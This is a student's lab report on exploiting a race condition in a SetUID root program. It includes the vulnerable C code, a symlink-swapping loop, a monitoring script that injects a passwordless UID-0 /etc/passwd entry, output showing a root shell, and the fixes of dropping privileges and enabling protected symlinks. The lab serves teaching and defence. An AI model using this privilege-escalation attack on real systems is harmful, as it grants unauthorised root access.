Computer Security

Lab 4 Report

Race Condition

Chirag Sachdev

680231131

Task 1:

Adding entry to the /etc/passwd file


For this task we add a user to the /etc/passwd file as follows:

test:U6aMy0wojraho:0:0:test:/root:/bin/bash

This user test has a password which is blank, and the entry has the hash value for blank. The user-id is 0 which is of root.

We add this entry to the passwd file and log into the user.

The user is a user with privileges with root privileges.



Task 2:

Launching the attack on Race Condition

For the purpose of demonstration, we turn of sticky symplink protection using:

sudo sysctl -w fs.protected_symlinks=0

We have a vulnerable SetUID root program as follows:

```c
/*vulp.c*/
#include <stdio.h>
#include <unistd.h>
#include <string.h>
int main()
{
    char *fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /*get user input*/
    scanf("%50s", buffer );
    if(!access(fn, W_OK))
    {
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else
        printf("No permission \n");

    return (0);
}
```

We attack the program using symlinks to a file which we have access to and the /etc/passwd file. For this we use 2 programs, 1 is a c program to switch symlinks and the other is a shell script to monitor if the race condition was exploited.

We first create 2 symlinks as follows

/tmp/XYZ -> /home/seed/myfile

And

/tmp/ABC -> /etc/passwd

Here the user has access to myfile whereas the /etc/passwd has readonly access to the user.

The Attack code:


```c
#include<unistd.h>
#include<sys/syscall.h>
#include<linux/fs.h>

int main()
{
    while(1)
    {
        syscall(SYS_renameat2, 0, "/tmp/ABC", 0, "/tmp/XYZ", RENAME_EXCHANGE);
    }
    return(0);
}
```

The shell script to monitor the passwd file:

```bash
#!/bin/bash
ln -s /etc/passwd /tmp/ABC
ln -s /home/seed/myfile /tmp/XYZ
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
#Check if /etc/passwd is modified
do
    ./vulp < passwd_input
#Run the vulnerable program
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

We run the 2 programs simultaneously to check if the passwd file has changed.



After successful injection, we login to the test user to check our privileges:

```
root@VM: /home/seed/Desktop/compsec/Lab4-Race-Condition/Task2 80x48
[10/04/2019]Chirag@VM:~/.../Task2$ ./target.sh
No permission
No permission
STOP... The passwd file has been changed
[10/04/2019]Chirag@VM:~/.../Task2$ su test
Password:
root@VM:/home/seed/Desktop/compsec/Lab4-Race-Condition/Task2# whoami
root
root@VM:/home/seed/Desktop/compsec/Lab4-Race-Condition/Task2# 
```

The test account logs in with root privileges and hence the race condition is exploited successfully.

Task 3:

Modifying the vulnerable program to use principle of lease privilege.

Here we check if the user has access to the file, if the user does then we drop the privilege to the real UID instead of the effective UID. The code is changed to as follows:


```c
/*vulp.c*/
#include <stdio.h>
#include <unistd.h>
#include <string.h>
int main()
{
    char *fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /*get user input*/
    scanf("%50s", buffer );

    uid_t uid = getuid();
    uid_t euid = geteuid();

    if(!access(fn, W_OK))
    {
        setuid(uid);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
        setuid(euid);
    }
    else
        printf("No permission \n");

    return (0);
}
```

We relaunch the attack to this modified setUID root program.



Here we see that the attack script keeps running because the user will never be able to access the passwd file since the root privilege is dropped.

Hence everytime our symlink points to the passwd file, we get a segmentation fault.


Task 4:

Attacking with sticky symlinks turned on

For this task we re-enable the sticky symlink protection using the following:

sudo sysctl -w fs.protected_symlinks=1

We relaunch the stack from Task 2.



Here we are able to see that after the protection is turned on, we cannot launch the attack.

This is because the OS now has a protection against symlinks.

This protection protects the OS from having symlinks in sticky directories such as the /tmp folder where the user can only delete their files and not the files owned by anone else.

This mode protects the OS from TOCTTOU attacks.